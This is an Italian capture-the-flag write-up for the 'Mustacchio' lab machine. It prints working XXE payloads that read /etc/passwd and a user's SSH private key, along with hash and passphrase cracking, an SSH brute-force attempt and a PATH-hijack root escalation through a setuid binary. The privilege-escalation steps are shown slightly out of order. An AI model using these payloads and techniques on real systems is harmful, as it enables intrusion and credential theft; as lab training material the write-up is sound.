



Mustacchio

Configuriamo la macchina kali

```
kali@kali:~/Desktop/CTF/Mustacchio$ echo "10.130.140.131 mustacchio.local" | sudo tee -a /etc/hosts
10.130.140.131 mustacchio.local
```

Come prima cosa, come consueto procedo ad enumerare i servizi disponibili nella macchina, usando `nmap`

```
kali@kali:~/Desktop/CTF/Mustacchio$ sudo nmap -sS -sV -sC -p- mustacchio.local
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-25 16:34 -0400
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 48.37% done; ETC: 16:37 (0:01:16 remaining)
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.81% done; ETC: 16:38 (0:00:50 remaining)
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.50% done; ETC: 16:38 (0:00:28 remaining)
Nmap scan report for 10.130.140.131
Host is up (0.028s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Mustacchio | Home
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
```

```
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 198.79 seconds

Servizio	Porta	Versione	Note
ssh	22	OpenSSH 7.2p2	Ubuntu
http	80	Apache httpd 2.4.18	
http	8765	nginx 1.10.3	

Cominciamo con l'enumerare gli endpoint mentre navighiamo la pagina `mustacchio.local:80` e `mustacchio.local:8765`

```
kali@kali:~/Desktop/CTF/Mustacchio$ gobuster dir -u http://mustacchio.local -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://mustacchio.local
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
.hta (Status: 403) [Size: 281]
.htaccess (Status: 403) [Size: 281]
.htpasswd (Status: 403) [Size: 281]
custom (Status: 301) [Size: 321] [--> http://mustacchio.local/custom/]
fonts (Status: 301) [Size: 320] [--> http://mustacchio.local/fonts/]
images (Status: 301) [Size: 321] [--> http://mustacchio.local/images/]
index.html (Status: 200) [Size: 1752]
robots.txt (Status: 200) [Size: 28]
server-status (Status: 403) [Size: 281]
Progress: 4750 / 4750 (100.00%)
```

Finished

c

```
kali@kali:~/Desktop/CTF/Mustacchio$ gobuster dir -u http://mustacchio.local:8765 -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
[+] Url:                        http://mustacchio.local:8765
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                    /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.8.2
[+] Timeout:                    10s
=====
```

Starting gobuster in directory enumeration mode

```
=====
.hta           (Status: 403) [Size: 178]
.htaccess      (Status: 403) [Size: 178]
.htpasswd      (Status: 403) [Size: 178]
assets         (Status: 301) [Size: 194] [--> http://mustacchio.local:8765/assets/]
auth           (Status: 301) [Size: 194] [--> http://mustacchio.local:8765/auth/]
index.php      (Status: 200) [Size: 1363]
Progress: 4750 / 4750 (100.00%)
=====
```

Finished

Analizzando i risultati del primo gobuster su `mustacchio.local:80` c'è l'endpoint `custom/` che sembra molto interessante. Una volta aperto:



Dove `users.bak` sembra promettente

```
kali@kali:~/Desktop/CTF/Mustacchio$ wget http://mustacchio.local/custom/js/users.bak -q
```

```
kali@kali:~/Desktop/CTF/Mustacchio$ file users.bak
```

```
users.bak: SQLite 3.x database, last written using SQLite version 3034001, file counter 2, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 2
```

```
kali@kali:~/Desktop/CTF/Mustacchio$
```

E' un database `sqlite 3.x` possiamo aprirlo con `sqlite3 users.bak`

```
kali@kali:~/Desktop/CTF/Mustacchio$ sqlite3 users.bak
SQLite version 3.46.1 2024-08-13 09:16:08
```

```
Enter ".help" for usage hints.
sqlite>
```

Ora possiamo fare le query come in qualsiasi DB relazionale

```
kali@kali:~/Desktop/CTF/Mustacchio$ sqlite3 users.bak
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> .schema users
CREATE TABLE users(username text NOT NULL, password text NOT NULL);
sqlite> select * from users;
admin|1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
sqlite>
```

Abbiamo le credenziali `admin|1868e36a6d2b17d4c2745f1659433a54d4bc5f4b` dove però questo sembra proprio un hash, identifichiamolo con `hashid` oppure `hashcat`

```
kali@kali:~/Desktop/CTF/Mustacchio$ hashcat --identify admin_password.txt
The following 7 hash-modes match the structure of your input hash:
```

#	Name	Category
100	SHA1	Raw Hash
6000	RIPEMD-160	Raw Hash
170	sha1(utf16le(\$pass))	Raw Hash
4700	sha1(md5(\$pass))	Raw Hash salted and/or iterated
18500	sha1(md5(md5(\$pass)))	Raw Hash salted and/or iterated
4500	sha1(sha1(\$pass))	Raw Hash salted and/or iterated
300	MySQL4.1/MySQL5	Database Server

Analizzando il contesto direi `MySQL4.1/MySQL5` magari la password deriva da una migrazione da un precedente database `MySQL` non è da escludere però la possibilità che si tratti di `SHA1` perciò terremo in considerazione sempre tutti e due. Facciamo un primo check su crackstation.net se esiste già un'associazione con una password con questo hash. e infatti è stata trovata [omessa per non rovinare la challenge agli altri utenti] (*Possiamo però confermare trattarsi `SHA1`*). Per completezza, nonostante sia superfluo, la provo a craccare localmente usando `hashcat`

```
kali@kali:~/Desktop/CTF/Mustacchio$ hashcat -m 100 -a 0 admin_password.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

[...]

Dictionary cache hit:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
```

```
* Bytes.....: 139921507
* Keyspace...: 14344385


1868e36a6d2b17d4c2745f1659433a54d4bc5f4b: [[OMMITED]]

[...]

Started: Fri Sep 25 17:00:04 2026
Stopped: Fri Sep 25 17:00:09 2026

kali@kali:~/Desktop/CTF/Mustacchio$`
```

Abbiamo confermato la password, possiamo provare ad usarla per accedere a `mustacchio.local:8765`



Aprendo il codice sorgente vediamo questa sezione:

```
10 <script type="text/javascript">
11 //document.cookie = "Example=/auth/dontforget.bak";
12 function checkarea() {
13 let tbox = document.getElementById("box").value;
14 if (tbox == null || tbox.length == 0) {
15 alert("Insert XML Code!")
16 }
17 }
18 </script>
```

che fa capire due cose

1. C'è una pagina segreta


```
kali@kali:~/Desktop/CTF/Mustacchio$ curl http://mustacchio.local:8765/auth/dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had no
```

t typed this you and I could've **done** something **more** productive than reading this mindless ly and carelessly as **if** you did not have anything **else** to **do in** life. Life is so precious because it is short and you are being so careless that you **do** not realize it **until** now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your **time** wisely. You could've been playing with your dog, or eating your cat, but no. You want to **read** this barren paragraph and **expect** something marvelous and terrific at the end. But since you still **do** not realize that you are wasting precious time, you still **continue** to **read** the null paragraph. If you had not noticed, you have wasted an estimated **time** of **20** seconds.</com>
</comment>

Ok.....

2. La textarea deve essere un XML

Infatti se noi proviamo a inserire qualcosa non XML otteniamo questa schermata



Add a comment on the website.

prova

Submit

Comment Preview:

Name:

Author :

Comment :

Che ci fa capire che questo **XML** è composto da tre campi: **Name, Author, Comment**

C'è inoltre un altro commento

```
<!-- Barry, you can now SSH in using your key!-->
```

Quindi c'è un utente `barry` che ha accesso ssh al server. Posso provare nel frattempo che esploro a lanciare un `bruteforce` con `hydra` .

```
kali@kali:~/Desktop/CTF/Mustacchio$ hydra -l barry -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt mustacchio.local ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-25 17:20:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 22 login tries (l:1/p:22), ~2 tries per task
[DATA] attacking ssh://mustacchio.local:22/
[ERROR] target ssh://10.130.140.131:22/ does not support password authentication (method reply 4).
```

```
kali@kali:~/Desktop/CTF/Mustacchio$
```

Ok dietrofront **non** supporta autenticazione tramite password

Ora abbiamo quindi un esempio di commento (`curl http://mustacchio.local:8765/auth/dontforget.bak`)

Proviamo a copia incollarlo e vediamo cosa succede

The screenshot shows a web interface titled "ADMINPANEL" with a "Logout" link in the top right. The main heading is "Add a comment on the website." Below this is a large, empty text input box. Underneath the input box is a "Submit" button. Below the button is a "Comment Preview:" section. The preview shows the following details:

- Name: Joe Hamd
- Author : Barry Clad
- Comment : his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could've done something more productive than reading this mindlessly and carelessly as if you did not have anything else to do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your time wisely. You could've been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize that you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.

BUONO! il formato è corretto

ADMINPANEL Logout

Add a comment on the website.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&xxe;</com>
</comment> |
```

Submit

Comment Preview:

Name: Joe Hamd

Author : Barry Clad

Comment :

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization:,,/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management:,,/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver:,,/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy:,,/run/systemd:/bin/false syslog:x:104:108:./home/syslog:/bin/false _apt:x:105:65534:./nonexistent:/bin/false lxd:x:106:65534:./var/lib/lxd:/bin/false messagebus:x:107:111:./var/run/dbus:/bin/false uid:x:108:112:./run/uuid:/bin/false dnsmasq:x:109:65534:dnsmasq:./var/lib/misc:/bin/false sshd:x:110:65534:./var/run/sshd:/usr/sbin/nologin pollinate:x:111:1:./var/cache/pollinate:/bin/false joe:x:1002:1002:./home/joe:/bin/bash barry:x:1003:1003:./home/barry:/bin/bash
```

È vulnerabile ad attacchi **XXE**! Quindi sapendo che l'utente è **barry** e c'è una connessione **ssh** con solo **key** come autenticazione, dobbiamo in qualche modo accedere a questa key

ADMINPANEL Logout

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa">
]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&xxe;</com>
</comment> |
```

Submit

Comment Preview:

Name: Joe Hamd

Author : Barry Clad

Comment :

```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E
jqdJP+blUr+MlASYB9t4gFyMi9VugHQAylGZE6J/b1nG57eGYOM8wdZvVMGrfN bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBIg224B61z4XJoiWQ35G/bSx1ZGxXoNIMU
MzdJ7DH1K226gQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65 l2f9wZCFdaEZvxCsyQFDJJBXm07mqfSJ3d59dwhrG9duruu1/alUuVl/jM8bOS2D
Wfyf3nkYXWYd45PcSTKcy4U9Yw26LG7KMFLcWcG0D31G1tDwyEUBZmc8UAuQFH7E NsNswVykkr3gswl2BMTqGz1bw/IgOdC3Byc1U6mRWXID3H5mWcc/8bHfdVvSqG
ul7A8ROlZvni7/WHlclA15fcrFaUj8vRXi53fp9gBbLf6syOo0zDJ4Vvw3ycOie TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapz4gDJ/yQJo3wqD1FFY7ACT2eUc9Ndc
rcvG8XcDg+oBQokDnGV5nGmmvmvPxlsVTT3027kzwei3WVlagMBCOO/ekoYeNWIX bhl1qT1Q6uC1KhjyTHUKNZVB78eDSankoERlyfcd49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7/UCFDWohE/qELpRKZ4/k6HiA4F513D59JlVLCQ6lwOfRnstYB8 7+YoMkPWWhKjmS/vMX+elcZcvh47KNdNl4kQx65B5TmrUSK8GgGnnqJlU2/G1fBk+
T+gWceS51WrxJuimmjwvFD352XZaVXJ5dK7ivD3E8KFWjgMx02Fu4McnCfAWki ahYmead6WiWhtM98G/hQ6K6yPD07GDH7BZuMgpND/LbS+vpBPRzXotCIXH6Q99I7
LluQCN5hCb82HFD06A+F2aZNp0G7FayTwTnActZLZ61GdxhNi+3jtOVDGQkPVUs pkh9gqv5+mdZ6LVEqQ31eW22dtCUUu4W5Zr+AndHPa2lqt90P+wh2ISd4BM5sXg
laXPXdCvJxmwTs+Kl56IRomKD9YdPtD4Uvyr53Ch7CIIJNsFJg4Y2z7WiAbo9o vpJLGmtzhg8AXJFVatwARFPxn54y1fITXX6tivk62YDRjP3xfzwbMNsGfGyQK
DZkaek+bBJRmuqD4EB9K540RuO6d7kiwKNnTVgTspWVVCebMFLiI765KtXLPnF 6aak2lJkMIQ9I0bukDOLXMOAoeamlKJt5g+wZCC5aU6cZG0Mv0XkbS2DTmhyUf ckQU/
dcZcx9UoIfhX7DesqroBTR6fEBlsqn7OPISFj0IAHHCglxPawmlvSm3bs 7bdofhIzBjXYdIlZgBAqdq5BJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dvkFVUUhH2x9apWRV8pJM/BYd0kNWA/c/MrGMO+DKKHozAKfDI3sC0gdRB7kUQ +Z87nFlmwx95dxVvoZXZvoMSb7Ovf2AUhUeeU8ctWseIKRmPw56+xbObBoAbRln 7mxN/
N5LlofTnlhdIhDlTDMsEwJACA+q686+bREd+drajgk6R9eK9gSME7geVD -----END RSA PRIVATE KEY-----
```

Ricavata, ora me la salvo e procediamo con il login in **ssh**

```
kali@kali:~/Desktop/CTF/Mustacchio$ nano ssh_key

kali@kali:~/Desktop/CTF/Mustacchio$ ssh -i ssh_key barry@mustacchio.local
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'ssh_key':
```

Procediamo quindi a crackare la passphrase con `John The Ripper`

```
kali@kali:~/Desktop/CTF/Mustacchio$ john --wordlist=/usr/share/wordlists/rockyou.txt has
h.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames      (ssh_key)
lg 0:00:00:02 DONE (2026-09-26 11:55) 0.3472g/s 1031Kp/s 1031Kc/s 1031KC/s urielluna..uri
elito1000
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Trovata la passphrase, possiamo loggarci e prendere la prima flag

```
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
[REDACTED]
barry@mustacchio:~$
```

Ora è arrivato il momento del privilege escalation.

Lanciamo: `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null` ma sfortunatamente non c'è nessun eseguibile interessante con `suid` flag

Navigando nel filesystem ho trovato:

```
barry@mustacchio:/home/joe$ pwd
/home/joe
barry@mustacchio:/home/joe$ file live_log
live_log: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically link
ed, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6c03a68094c63347aeb02281a45518
964ad12abe, for GNU/Linux 3.2.0, not stripped
barry@mustacchio:/home/joe$ strings live_log | grep -iE "tail|cat|less|log|bin|usr"
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
barry@mustacchio:/home/joe$
```

Questo eseguibile ha permessi root!

```
barry@mustacchio:/home/joe$ chmod +x /home/barry/bin/tail
barry@mustacchio:/home/joe$ echo '/bin/bash -p' > /home/barry/bin/tail
barry@mustacchio:/home/joe$ chmod +x /home/barry/bin/tail
barry@mustacchio:/home/joe$ which tail
/home/barry/bin/tail
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe# ls
live_log
root@mustacchio:/home/joe#
```

Ora siamo joe che è root 😊

Ho imparato anche una nuova cosa

Un singolo programmatore distratto che scrive `system("tail -f /var/log/...")` invece di `system("/usr/bin/tail -f /var/log/...")` apre la porta a root.

```
root@mustacchio:/home/joe# cd /root/
root@mustacchio:/root# ls
root.txt
root@mustacchio:/root# cat root.txt
root@mustacchio:/root#
```